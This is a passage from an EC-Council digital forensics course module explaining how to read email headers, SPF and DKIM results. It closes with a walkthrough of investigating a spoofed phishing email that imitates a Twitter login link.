- ✓ It is the **bounce address for emails** that are sent but not delivered to the recipient
- ✓ If the sender's email address and the return-path address are different, it generally **indicates email spoofing**

09

Received-SPF

- ✓ Sender Policy Framework or SPF refers to the process that enables organizations to **mention servers** that can send emails on behalf of their domains
- ✓ An email header showing a failed SPF check can help **detect spam messages**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers (Cont'd)

10

DomainKeys Identified Mail (DKIM) Signature

- ❑ It offers a **cryptographic way** of verifying whether a received email has actually originated from the sending domain

Different elements of the DKIM signature

"v=" field stands for the DKIM signature version which should always be set to 1

"a=" field shows the algorithm (sha256) used to generate the signature

"c=" field denotes the canonicalization algorithm used. It shows if there is any modification in the email in terms of whitespace or line-wrapping; the first value before "/" is for the header and the rest is for the body


"d=" field refers to the domain of the sender

"s=" field refers to the selector to identify the DNS public key

"t=" field denotes the timestamp of the signature in Unix epoch time and should always match or be close to the time reflected in the Received header and Message ID fields

"bh=" field is the hash for the body as per the hashing algorithm in use and then encoded in Base64

"b=" field includes the DKIM signature that should be calculated as per the header field mentioned in the "h=" field



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Step 5: Analyzing Email Headers

Analyzing email headers is a crucial aspect of email crime investigations, as they store email metadata and other information. The following details are contained in the email headers:

1. **Timestamp**

   This reflects the date and time when an email was sent

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. **From**

   This header displays the email ID of the sender as seen at the recipient's end. The "From" header can be forged in the case of spam emails.

3. **To**

   This header displays the recipient's email ID

4. **Message ID**

   Each email message has a unique ID associated with it. No two emails, even in the same email chain, can have the same Message ID. These Message IDs are generated by the globally unique MTA/mail server of the sending mail system. The globally unique Message ID of an email message is an indicator of its authenticity. The part before the "@" in a Message ID denotes the timestamp associated with that particular email message. The part of the Message ID after "@" denotes the fully qualified domain name (FQDN), which shows the complete domain name of a host/server on the Internet.

5. **Subject**

   This header displays the subject as provided by the sender

6. **MIME**

   Multi-Purpose Internet Mail Extension (MIME) allows email users to send media files such as audio, video, and images as a part of the email message

   Examples of MIME Headers

   - **MIME-Version:** This header shows that the message is MIME formatted. By default, this header is set to a value of 1.0.
   - **Content-Type:** This header specifies the content type and sub-type in a message such as the following:
     - **Text/plain** shows the type of message
     - **Audio/mp3, image/jpeg, video/mp4**, respectively, represent email messages containing audio files, image files, and video files
     - **Multipart/signature** shows that an email message has a signature
     - **Multipart/mixed** indicates that an email has text along with attachments
   - **Content Disposition:** This header specifies how a message, or its body part, must be presented
   - **Content-Transfer Encoding:** This header represents the encoding contained in the message
   - **Content Description:** This is an optional MIME header used to provide additional information pertaining to the content of an email message

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.18: Analyzing email headers

7. Received Header

The received header contains details of all the mail servers through which an email message travels while in transit. These headers are generated every time an email transmits through a mail server/MTA on its route to the recipient.

Whenever any SMTP server receives an email message, a received header is added to the email. In the email header, received headers are placed in reverse order, that the most recent or the last generated received header appears first (at the top marked by A in the figure below) and the received header that was generated first appears last (at the bottom marked by B in the figure below).

Therefore, investigators need to start examining the bottommost received header, as it reflects information about the sender's mail server. Then, they can proceed toward the top, which will provide them data about the mail server and IP address associated with the recipient.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the figure below, the B header is showing the domain name from which the email message originated (sonic302-19.consmr.mail.sg3.yahoo.com), the associated IP address (106.10.242.139), and the date and time in PDT.




Figure 11.19: Analyzing received headers

8. Return-Path

This header is used to specify the email address to which an email message will be sent/returned if it fails to reach the intended recipient. When an email fails to reach the intended recipient, it bounces. That is, it is returned to the sender of the email, unless the sender specifies a different email address where bounced emails should be sent. If the return path address and the sender's email address differ, it is an indicator of spamming/spoofing.

9. Received-SPF

The Sender Policy Framework (SPF) prevents sender address forgery. SPF allows organizations to designate servers that can send emails on behalf of their domains. The framework implements an SPF record, which refers to a DNS record added to the DNS zone of an organization's domain. Within the SPF record, an organization can define the host names and/or IP addresses that are authorized to send emails from their domain. Through the implementation of SPF, the results for email exchanges can be as follows.

- **Received-SPF: None:** This means that no SPF record was found for the domain.
- **Received-SPF: Neutral:** This means that the sender's IP address is neither authorized nor restricted from sending emails on behalf of the organization's domain. A neutral result is treated in the same manner as a "None" result.
- **Received-SPF: Pass:** This means that the sender's IP address is authorized to send emails from the domain.
- **Received-SPF - fail, or hard fail:** This means that the email was rejected by the recipient's mail exchanger because the sender's IP address is not authorized to send emails from the domain. The SPF hard fail is executed by adding an "-all" mechanism to an SPF record.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example: `v=spf1 ip4 : 207.84.200.37 -all`

In the above example, "`-all`' means that the senders that are not listed in the mentioned DNS record (i.e., 207.84.200.37) should be treated as unauthorized and emails from them should be rejected. Only the IP address 207.84.200.37 is authorized to send emails.

- **Received-SPF: Softfail:** This means that there is possibility that IP addresses might or might not have the authorization to send emails on behalf of the domain mentioned.

  Example: `v=spf1 include:modprod.outlook.com ~all`

  In the example above, the "~" symbol indicates that mails coming through any server not mentioned here will be delivered but treated as a softfail. In this case, the mailbox provider marks the message as spam or junk email. Only mails coming from Microsoft Office 365 will be tagged as SPF PASS.




Figure 11.20: Analyzing Return-Path and Received-SPF fields

10. DomainKeys Identified Mail Signature:

DomainKeys Identified Mail (DKIM) refers to an email authentication method that helps safeguard the senders and recipients of emails from phishing, spoofing, and spamming. The technique verifies that the email message received by the receiver has been sent from a legitimate mail server. This method of email authentication uses public key cryptography to detect and prevent the delivery of malicious emails. This digital/DKIM signature is secured through encryption. DKIM also ensures that emails and their contents are not altered while in transit between the sender's and the recipient's servers. Most email service providers look for DKIM signatures in emails.

The mail server receiving the email can validate the sender's DKIM signature with the help of the public cryptographic key registered in the DNS. The inbound server uses this public key to decrypt the signature (a hash value) and verify it with a newly computed hash value. If the two-hash values match, then the message is regarded as authentic and unaltered.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example of a DKIM Signature Header

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;

d=gmail.com; s=20161025pm;

h=mime-version:from:date:message-id:subject:to;

bh=RqIJ8naev02DhEPJtlFAsdUqiGR7RyzmJ9cSxw5KzCY=;

b=BYQQZk7S77sJJef1WEXGyTmfb8sUF6S7W8wi93lhh7WthcGjc2lk/NfpgqVpeXrhHP

Ujuv36G1DVe6TBzdHsjdDLzs4b3sATMSAZNZAEdA44Tm5ooGJbhBQ8iNjRgD7eYWeEPL

cF0U/eBBU1Nteh9MOqxIBJYJ1ZHGB+dz9zyfsyQAiHik3Db1GLhXCvfYdkEWydjGN2CH

7/ldO3IJccF5z5sVwPYDz69dCKmyl3IWckXU/KU+xRVX4NjffZoWHBoxOK47H7YcJZye

aFoeirs/UJVZH2xKZcjSMhBS9Q/4GAuACp5ehT2GtM7BoQB/H4wVV7gdQrrHjBUEwJGX

lDIQ=

Analysis of different parts of the DKIM signature header is given below:

- **DKIM-Signature:** This shows the header for DKIM signed messages.
- **v=1:** It shows the DKIM version used by the sending server, whose value is 1
- **a=rsa-sha256:** The “a=” field indicates the hash algorithm used for the generation of the private or public key. rsa-sha1 and rsa-sha256 are the two officially supported signature algorithms for generating hash values for the private/public key
- **c=relaxed/relaxed:** The field “c=” indicates the canonicalization algorithm used. It shows if there is any modification in the email in terms of whitespace or line-wrapping. The first value before "/" is for the header and the rest is for the body.
- **d=gmail.com:** The field “d=” represents the sender’s email domain
- **s=20161025pm:** The field “s=” refers to the selector to identify the public DKIM key
- **bh=RqIJ8naev02DhEPJtlFAsdUqiGR7RyzmJ9cSxw5KzCY=:** This represents the hash value for the body according to the hashing algorithm in use and then encoded in Base64
- **b=:** This holds the DKIM signature that should be calculated according to the header field provided in the “h=” field

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.21: Analyzing DKIM signature

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Email Headers: Checking Email Authenticity

A valid email address is the one to which emails can be sent successfully. It can authenticate the identity of a person or an entity/organization. If forensic investigators come across a suspicious email address during email header investigation, they should use online tools like "Email Dossier" to verify the authenticity of the email address.

- **Email Dossier**

  Source: *https://centralops.net*

  This tool provides a field to input an email address so that its legitimacy can be verified. The tool provides information about email addresses, which includes mail exchange records. Email Dossier initiates SMTP sessions to check the acceptance of an email address, but it does not actually send an email. When an email address is valid/authentic, the tool provides the result "3 – SMTP" against the field "confidence rating."

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 11.22: Validation results on Email Dossier webpage

Some other tools to check the authenticity of email addresses are as follows:


- Email Address Verifier (*https://tools.verifyemailaddress.io*)
- Email Checker (*https://email-checker.net*)
- G-Lock Software Email Verifier (*https://www.glocksoft.com*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating a Suspicious Email


01 Examining the Email Message

- This message invokes a **sense of urgency** asking the recipient to login to their Twitter account
- Inspect the message body thoroughly to look for any suspicious link/attachment
- The screenshot below shows a link to the Twitter login page, which is linked to the private IP address **10.0.0.32**



02 Checking the Link

- Run the link given on the email message on a forensic workstation within a controlled environment
- Here, you can see that the link redirects to a page **10.0.0.32/explore** instead of Twitter's login page URL, which indicates email scamming




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating a Suspicious Email (Cont'd)

03 Analyze the Received Header Entries

- Start from the bottommost received header entry and then proceed to the top to locate the email ID and IP address of the attacker
- Here, the highlighted received header entry shows the message originated from a website called emkei.cz with the IP address **93.99.104.210**, which strongly indicates email spoofing




04 Examine the Originating IP Address


- Look for IP address details collected from the received header in the **whatismyipaddress website**
- You can see that the IP address is registered under the hostname emkei.cz for an organization called Liberty Global, located in Czechia, Europe



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Investigating a Suspicious Email

If an email has been identified as suspicious, its key parts, including the subject field, the body of the email, email headers such as the received headers, the Received-SPF, and the Message ID, must be examined thoroughly to investigate and determine if the email is malicious or spoofed/forged.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Below are presented some of the components that investigators must examine to understand whether an email message is genuine or forged:

1. **Examining the Email Message**

   While examining a suspicious email message, investigators must closely follow the email's subject, body content, and attachment to extract data of evidentiary value. The screenshot below shows an email message whose subject line is written in a manner that would create a sense of urgency in the recipient and, thus, manipulate the reader into clicking on the mail to read the message.

   Additionally, the email body contains a link to Twitter's login page. However, hovering the mouse pointer over the given link reveals an IP address (10.0.0.32) at the bottom left of the email's window that looks suspicious because it looks like a private IP address.

